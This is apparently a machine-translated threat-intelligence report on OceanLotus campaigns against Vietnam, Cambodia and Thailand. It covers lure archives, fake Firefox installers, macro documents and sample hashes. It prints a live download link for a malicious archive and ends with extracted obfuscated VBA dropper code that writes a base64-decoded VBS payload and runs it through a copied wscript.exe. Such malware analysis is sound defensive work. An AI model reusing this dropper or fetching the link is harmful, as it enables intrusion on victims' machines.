
File	Size	Modified	Type	Path	Compressed	Ratio	Method	A...	Comment	CRC
..	<UP--DIR>	2019/4/29 17:3...	本地磁盘					d...		
CocCocUpdated.exe	5,757,952	2019/2/21 22:0...	应用程序		5,757,952	100%	Good	-...		0xCD...

COCCOC is a Vietnam was founded in 2013 as a new technology company, provides online Internet search engine services and browsers, the main language used in Vietnamese and English, the search service is Vietnam's most mature, browser is based on Google Chromium development, support Windows, iOS platform.



Through analysis, we found that it was the early Trojan framework of OceanLotus, and we also put it in the section of sample analysis for separate analysis.


Bait, of course, in addition to the above, we also found that the OceanLotus will use compressed package embedded MP4 way exploit, compressed package name translated roughly "Cho exclusive blockbuster movie" Ray hospital, including Cho Ray refers to ho chi minh city, Vietnam water wok hospital (ChợRẫy), ho chi minh city, Vietnam's largest general hospital.



Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray.rar - 固实的 ACE 压缩文件, 解包大小为 91,464,076 字节

名称	大小	压缩后大小	类型
..			本地磁盘
C:			本地磁盘
Doc quyen Hinh anh Tong Trongj tai benh vien Cho Ray.mp4	39,944,765	39,944,765	MP4 文件
Doc quyen Phe nhom bat dau ban nhan su sau tin dot quy.mp4	50,975,567	50,975,567	MP4 文件


The package contains two MP4 files, one of which is identical to the package name, and a video translated as "the team began staffing after the exclusive stroke press release.



Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray


Doc quyen Hinh anh Tong Trongj tai benh vien Cho Ray.mp4

Doc quyen Phe nhom bat dau ban nhan su sau tin dot quy.mp4



Doc quyen Hinh anh Tong Trongj tai benh vien Cho Ray


Similarly, released for coccocupdate.exe



gj-tai-benh-vien-Cho-Ray.rar\C:\C:C:..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup - 固实的 ACE 压缩文件, 解包

名称	大小	压缩后大小	类型	修改时间
..			本地磁盘	
CocCocUpdated.exe	543,744	543,744	应用程序	2019/2/21 22:03

And its distribute means is the way that USES network dish to undertake putting however.



www.mediafire.com/file/c3fgnjbcjhpqt48/Doc-quyen_Hinh-anh-Tong-Trongj-tai-benh-vien-Cho-Ray.rar/file

MediaFire
SIGN UP LOG IN

Ad
grammarly
Instant Grammar Checker
Correct all grammar errors and enhance your writing.
Try Now

Ad
Free Writing Tool
Grammarly
Improve grammar, word choice, and sentence structure in your writing. It's free!
OPEN

Doc-quyen_Hinh-anh-Tong-Trongj-t...
Not working? Repair your download
MediaFire Get ad free downloads and 1 TB of space. LEARN MORE

Doc-quyen_Hinh-anh-Tong-Tr...
Compressed Archive (.RAR)

File size: 87.23MB
Uploaded: 2019-04-16 01:39:34

About Compressed Archive Formats

Compressed archives combine multiple files into a single file to make them easier to transport or save on diskspace. Archiving software may also provide options for encryption, file spanning, checksums, self-extraction, and self-installation. Zip is the most-widely used format, used by the Windows operating system and more recently by OSX as well. RAR is also a very popular and flexible format. Unix uses the tar file format, while Linux uses the tar and gz format.


Doc-quyen_Hinh-anh-Tong...
Can be opened with
WinZip for PC

Doc-quyen_Hinh-anh-Tong...
System compatibility
Windows (your OS)
File is compatible with the selected operating system.


This new Trojan horse will be analyzed in detail in the section of sample analysis.

MAC Backdoor


In addition to targeting Vietnam on the Windows platform, OceanLotus also attacks Vietnamese users on the MacOS platform. The following samples are typical of recent launches, which use such means as browser update, Flash installation update package, font installation package, disguised as a document to actually attack the installer.



Interestingly, when we were analyzing the samples disguised as Firefox, it would show the interface of installing Firefox after opening. Double-click the icon of Firefox, and the Trojan horse would be executed:



When you click on the update, even if you are disconnected from the Internet, the download progress bar will appear.



Firefox

50.0 What's new

Downloading update – 23.9 of 34.2 MB


Firefox is designed by Mozilla, a global community working together to keep the Web open, public and accessible to all.

Want to help? Make a donation or get involved!

Licensing Information End-User Rights Privacy Policy

Firefox and the Firefox logos are trademarks of the Mozilla Foundation.

This is the fake interface the attacker drew:



名称	修改日期	类型	大小
en.lproj	2019/5/7 12:10	文件夹	
ajax-loader.gif	2018/3/23 12:10	GIF 文件	9 KB
background.png	2018/3/23 12:10	PNG 图像	68 KB
BackgroundInfo.png	2018/3/23 12:10	PNG 图像	17 KB
bg.png	2018/3/23 12:10	PNG 图像	13 KB
GSUIcon.icns	2018/3/23 12:10	ICNS 文件	783 KB
Update Add-on copy.png	2018/3/23 12:10	PNG 图像	29 KB
UserDefault.conf	2018/3/23 12:10	CONF 文件	81 KB
ViewController0.nib	2018/3/23 12:10	NIB 文件	6 KB
ViewController1.nib	2018/3/23 12:10	NIB 文件	9 KB
ViewController2.nib	2018/3/23 12:10	NIB 文件	4 KB

background.png - Windows 照片查看器

Firefox

Firefox is designed by , a working together to keep the Web open, public and accessible to all.

Want to help? or


Firefox and the Firefox logos are trademarks of the Mozilla Foundation.

Similarly, in the following chapters, this batch of MacOS samples targeted at Vietnam were extended for analysis.

Cambodia

Here is this year's latest attack on Cambodia by OceanLotus, called "report-no.0162(02 Pages).doc."

The sample operation process is shown in the following figure:



Microsoft Loading...
Please click "Enable Content" to view this document.
Report-No. 0162(02 Pages).doc
Denis

The samples associated by homology are as follows:


MD5	Filename	Create time
56b5a96b8582b32ad50d6b6d9e980ce7	Request Comment on UYFC.doc	2019-03-18 04:12:00
3fd2a37c3b8d9eb587c71ceb8e3bb085	No.039714(cdri).doc	2019-03-25 04:33:00

The associated sample for the Cambodia attack Request Comment on uyfc.doc.


The UYFC is actually a Cambodian youth federation, the l UYFC ngo, which attacks people who might be associated with the conference.



Document screenshot:


This document was created in a later version of Microsoft Office.
Please upgrade or click "Enable Content" to view this document.

No.039714(cdri).doc



This Document is protected

Please click "Enable Content" to view protected data

It is clear that the attack on Cambodia also used OHN macros.

In addition to scanning documents, last year hilina also Scanned Cambodia using MacOS samples. Related sample: "Scanned Investment report-july 2018.zip"


Thailand

The typical examples of attacks by OceanLotus against Thailand since 2019 are as follows

MD5	Filename	Create time
4c30e792218d5526f6499d235448bdd9	Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.doc	2019-01-21 02:25:00
d8a5a375-da7798be781cf3ea689ae7ab	Program Retreat.doc	2019-01-14 03:50:00

It is named Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.


Actually, the meeting was successfully held in Thailand on April 6, 2019. From the creation time and upload time of the document (2019-03-22), it can be seen that OceanLotus has a strong ability to obtain current affairs and a long preparatory cycle.



During the meeting, the ASEAN 10 countries and eight dialogue partner countries including Australia, China, India, Japan, South Korea, New Zealand, Russia and the United States jointly reviewed the report of the ADSOM Working Group; the ASEAN Secretariat's report on past ASEAN development and submission The contents of the ASEAN Defense Ministers Extended Meeting (ADMM) held in Thailand at the end of this year. The meeting focused on the latest developments in the three-year (2016-2018) expert working group of the ASEAN Defense Ministers Extension, including humanitarian assistance, disaster relief, maritime security, military medicine, counter-terrorism, peacekeeping operations and cybersecurity.

The second document, Program Retreat, may target the military, but the broader meaning of the name does not make the attacker's heart sink.

Besides, the document contents of the two files in the above table are the same. The following is the screenshot after restoring the shellcode font in the document:


Microsoft Loading...
To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"


It also USES OHN macros.

Sample Analysis

MSO Macro Documents


The "MSO macro" of OceanLotus has commonality. We analyzed one sample, and it can be seen that the extracted macro code is as follows:

First it adds the Data through the Data variable, and then after base64 decryption, decrypts the VBS code, releases it into the msohtml.log, and copies wscript. Exe into Windows \SysWOW64\msohtml.exe:




```
    Data = Data + "LDYzNiw2MTcsNjExLDU1OSw1MjQsNTkzLDYzNiw1OTAsNTk4LDYyOSw1NzgsNjI0LDYyMyw1OTIsNjM4"
Function PRuhLvyjtAPrH(rzfevexNwMGnPWXpK As String)
    Dim tgrIRwdsnmuquriMIt As String
    tgrIRwdsnmuquriMIt = rzfevexNwMGnPWXpK & "\msohtml.log"
        Data = Data + "Y3M9QXJyYXkoNTg1LDYxNiw1NTAsNTc5LDYyOCw2MjgsNjE3LDYyOCw1NTAsNTk2LDYxMSw2MjksNjI3"
    Data = Data + "LDYxOSw2MTEsNTUwLDU4NCw2MTEsNjM4LDYyNiw1MjQsNTc2LDYyNyw2MTYsNjEzLDYyNiw2MjMsNjE3"
    Data = Data + "LDYxNiw1NTAsNjE3LDU3Niw2MzYsNjI2LDU3OCw1NzcsNTkyLDU4NCw2MTUsNjIyLDU3OCw2MTgsNjI2"
    Data = Data + "LDYzNiw2MzEsNTk2LDYyOCw1ODcsNjA3LDU1OCw1OTAsNjM5LDU4Niw1OTIsNTc5LDYyOSw2MDYsNTg1"
    Data = Data + "LDYxMiw1OTcsNjA5LDYwOSw2MjksNTkwLDYwNCw1OTksNjE1LDYzMSw2MTIsNjIzLDU4MSw2MDcsNjI4"
    Data = Data + "LDU1NCw1NzgsNjE5LDU4Niw1NzYsNjI2LDYyNiw2MDQsNTc5LDU5MCw2MjgsNjA5LDYyNyw1NzgsNTg1"
    Data = Data + "LDYwOCw1OTksNjA4LDU1OSw1MjQsNjE3LDU3Niw2MzYsNjI2LDU3OCw1NzcsNTkyLDU4NCw2MTUsNjIy"
    Data = Data + "LDU3OCw2MTgsNjI2LDYzNiw2MzEsNTk2LDYyOCw1ODcsNjA3LDU1MCw1NzEsNTUwLDU5MCw2MzksNTg2"
    Data = Data + "LDU5Miw1NzksNjI5LDYwNiw1ODUsNjEyLDU5Nyw2MDksNjA5LDYyOSw1OTAsNjA0LDU5OSw2MTUsNjMx"
    Data = Data + "LDYxMiw2MjMsNTgxLDYwNyw2MjgsNTUwLDU1Nyw1NTAsNTc4LDYxOSw1ODYsNTc2LDYyNiw2MjYsNjA0"
    Data = Data + "LDU3OSw1OTAsNjI4LDYwOSw2MjcsNTc4LDU4NSw2MDgsNTk5LDYwOCw1MjQsNjE3LDU3Niw2MzYsNTUw"
    Data = Data + "LDU3Niw2MjcsNjE2LDYxMyw2MjYsNjIzLDYxNiw2MTYsNTI0LDU3OCw2MjMsNjE5LDYxNSw1MDgsNTg5"
    Data = Data + "LDU4NCw2MTYsNjM2LDU4Myw2MjIsNjA5LDYzZiw1OTIsNjIzLDU5NCw2MDYsNTc5LDYwNCw2MTgsNjEz"
    Data = Data + "LDU5NCw1NTQsNjIxLDU3OCw1NzcsNjMxLDYwOSw2MTAsNTg0LDYyNyw2MjYsNjEwLDYxNyw1OTEsNjIz"
    Data = Data + "LDU5Nyw2MjMsNjIwLDU5MSw2MTgsNjE4LDU5MSw1OTUsNTc4LDYxMCw1NTQsNTc4LDYzNiw2MzAsNjI1"
    Data = Data + "LDYxOCw1NzcsNjA0LDYzMSw2MzksNjA3LDYxMCw2MjEsNTk2LDYyNiw2MTksNjIyLDYwNiw2MjgsNTI0"
    Data = Data + "LDU5Niw2MTUsNjE2LDYxMCw2MTcsNjE5LDYxMyw2MjYsNjEwLDUyNCw2MjEsNTc4LDU3Nyw2MzEsNjA5"
    Data = Data + "LDYxMCw1ODQsNjI3LDYyNiw2MTAsNjE3LDU5MSw2MjMsNTk3LDYyMyw2MjAsNTkxLDYxOCw2MTgsNTkx"
    Dim DTPcDKLWrBEXmDJohyq
    DTPcDKLWrBEXmDJohyq = JWXZUaRBtyHjzUdZ(Data)
    Dim YzYxCoECUjRVpvzrBd As Object
    Set YzYxCoECUjRVpvzrBd = CreateObject("Scripting.FileSystemObject")
    Dim KTCmuIMgBJRYzHlrL As Object
    Set KTCmuIMgBJRYzHlrL = YzYxCoECUjRVpvzrBd.CreateTextFile(tgrIRwdsnmuquriMIt)
    KTCmuIMgBJRYzHlrL.WriteLine DTPcDKLWrBEXmDJohyq
    KTCmuIMgBJRYzHlrL.Close
    Set YzYxCoECUjRVpvzrBd = Nothing
    Set KTCmuIMgBJRYzHlrL = Nothing
    Set OFSO = CreateObject("Scripting.FileSystemObject")

    Dim wRXfRfhGCxCPW As String
    wRXfRfhGCxCPW = Environ("SYSTEMDRIVE")
    Dim arcPath As String
    arcPath = rzfevexNwMGnPWXpK & "\\Windows\\SysWOW64"

    If OFSO.FolderExists(arcPath) = True Then
        FileCopy wRXfRfhGCxCPW & "\Windows\SysWOW64\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    Else
        FileCopy wRXfRfhGCxCPW & "\Windows\System32\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    End If
End Function
```

Execute the msohtml.log script by copying msohtml.exe (that is, wcript.exe), as shown in the figure below:



